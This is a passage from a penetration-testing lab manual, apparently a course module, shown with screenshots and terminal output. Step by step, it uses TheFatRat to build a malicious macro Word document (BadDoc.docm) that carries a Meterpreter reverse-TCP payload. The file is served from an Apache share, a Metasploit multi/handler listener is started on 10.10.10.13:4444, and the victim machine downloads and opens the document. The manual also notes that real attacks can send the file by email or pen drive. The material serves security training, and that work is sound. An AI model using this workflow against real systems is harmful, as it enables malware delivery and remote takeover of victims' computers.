Figure 1.6.25: Specify path option

35. For the **Choose Payload** option, choose **[3] windows/meterpreter/reverse_tcp** by typing **3** and press **Enter**.




Parrot Terminal
File Edit View Search Terminal Help

```
Path : /root/Fatrat_Generated/payload.exe


  +------------------------------------------+
  | [ 1 ] windows/shell_bind_tcp             |
  | [ 2 ] windows/shell/reverse_tcp          |
  | [ 3 ] windows/meterpreter/reverse_tcp    |
  | [ 4 ] windows/meterpreter/reverse_tcp_dns |
  | [ 5 ] windows/meterpreter/reverse_http   |
  | [ 6 ] windows/meterpreter/reverse_https  |
  +------------------------------------------+

  Choose Payload 3
```

Figure 1.6.26: Choose a payload option

36. The malicious document details appear, as shown in the screenshot. Press **Enter** to continue.




Parrot Terminal
File Edit View Search Terminal Help

```
Generate Backdoor
+------------++-------------------------++----------------------+
| Name       ||  Descript               || Your Input
+------------++-------------------------++----------------------+
| LHOST      ||  The Listen Addres      || 10.10.10.13
| LPORT      ||  The Listen Ports       || 4444
| OUTPUTNAME ||  The Filename output    || BadDoc
| PAYLOAD    ||  Payload To Be Used     || windows/meterpreter/reverse_tcp
+------------++-------------------------++----------------------+
```

Figure 1.6.27: Backdoor saved prompt

37. Navigate to **/root/Fatrat_Generated** to find the generated document file (**BadDoc.docm**), as shown in the screenshot.



Fatrat_Generated
File Edit View Gv Go Bookmarks Help
Back
Forward
Places
/
root
Fatrat_Generated
Computer
attacker
Desktop
File System
Documents
Downloads
BadDoc.docm
payload.exe

Figure 1.6.28: Word file successfully generated


TASK 6.5

Share the Malicious Document File

38. Now, open a new **Terminal** window and type **cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share** to copy the generated malicious document to the shared folder.

Note: Here, we are sending the malicious payload through a shared directory; but in real-time, you can send it via an attachment in the email or through physical means such as a hard drive or pen drive.

39. Start the apache service. To do this, type **service apache2 start** and press **Enter**.



Parrot Terminal
File Edit View Search Terminal Help

```
┌─[root@parrot]─[~]
└──╼ #cp /root/Fatrat_Generated/BadDoc.docm /var/www/html/share
┌─[root@parrot]─[~]
└──╼ #service apache2 start
┌─[root@parrot]─[~]
└──╼ #
```


Figure 1.6.29: Word file copied to the shared folder

TASK 6.6

Set Payload

40. In the **Terminal** window, launch Metasploit by typing **msfconsole** and pressing **Enter**.


41. In msfconsole, type **use exploit/multi/handler** and press **Enter**.



```
┌─[root@parrot]─[~]
└──╼ #msfconsole
[-] ***rting the Metasploit Framework console...-
[-] * WARNING: No database support: could not connect to server: Connection
refused
        Is the server running on host "localhost" (::1) and accepting
        TCP/IP connections on port 5432?
could not connect to server: Connection refused
        Is the server running on host "localhost" (127.0.0.1) and accepting
        TCP/IP connections on port 5432?

[-] ***


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOOc       cOOOOOOOOOOOOx.
   :OOOOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOOO:
  'OOOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOOOO'
  oOOOOOOOO.    .oOOOOoOOOOl.    ,OOOOOOOOo
  dOOOOOOOO.      .cOOOOOc.      ,OOOOOOOOx
  lOOOOOOOO.         ;d;         ,OOOOOOOOl
  .OOOOOOOO.   .;           ;    ,OOOOOOOO.
   cOOOOOOO.   .OOc.     'oOO.   ,OOOOOOOc
    oOOOOOO.   .OOOO.   :OOOO.   ,OOOOOOo
     lOOOOO.   .OOOO.   :OOOO.   ,OOOOOl
      ;OOOO'   .OOOO.   :OOOO.   ;OOOO;
       .dOOo   .OOOOocccxOOOO.   xOOd.
         ,kOl  .OOOOOOOOOOOOO. .dOk,
           :kk;.OOOOOOOOOOOOO.cOk:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .

       =[ metasploit v5.0.18-dev                          ]
+ -- --=[ 1878 exploits - 1062 auxiliary - 328 post       ]
+ -- --=[ 546 payloads - 44 encoders - 10 nops            ]
+ -- --=[ 2 evasion                                       ]

msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) >
```

Figure 1.6.30: Setting up a listener

42. Now, we need to set the payload, LHOST, and LPORT. To do so, use the below commands:
    - Type **set payload windows/meterpreter/reverse_tcp** and press **Enter**
    - Type **set LHOST 10.10.10.13** and press **Enter**
    - Type **set LPORT 4444** and press **Enter**
43. After entering the above details, type **exploit** and press **Enter** to start the listener.




```
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LHOST 10.10.10.13
LHOST => 10.10.10.13
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.10.10.13:4444
```

Figure 1.6.31: Start the listener

44. Switch to the **Windows 10** virtual machine and open any web browser (here, **Mozilla Firefox**). In the address bar, type **http://10.10.10.13/share** and press **Enter**. As soon as you press enter, the system will display the shared folder contents, as shown in the screenshot.
45. Click **BadDoc.docm** to download the file.

Note: **10.10.10.13** is the IP address of the host machine (here, the **Parrot Security** virtual machine).



Index of /share

```
Name              Last modified      Size  Description
-----------------------------------------------------
Parent Directory                        -
BadDoc.docm       [redacted] 05:46   178K
Test.exe          [redacted] 23:40    72K
-----------------------------------------------------
Apache/2.4.38 (Debian) Server at 10.10.10.13 Port 80
```

Figure 1.6.32: Downloading malicious exe file on the victim's system

46. Once you click on the **BadDoc.docm** file, the **Opening BadDoc.docm** pop-up appears; select **Save File**.

47. The malicious file will download to the browser's default download location (here, **Downloads**). Now, double-click the **BadDoc.docm** file to run it.

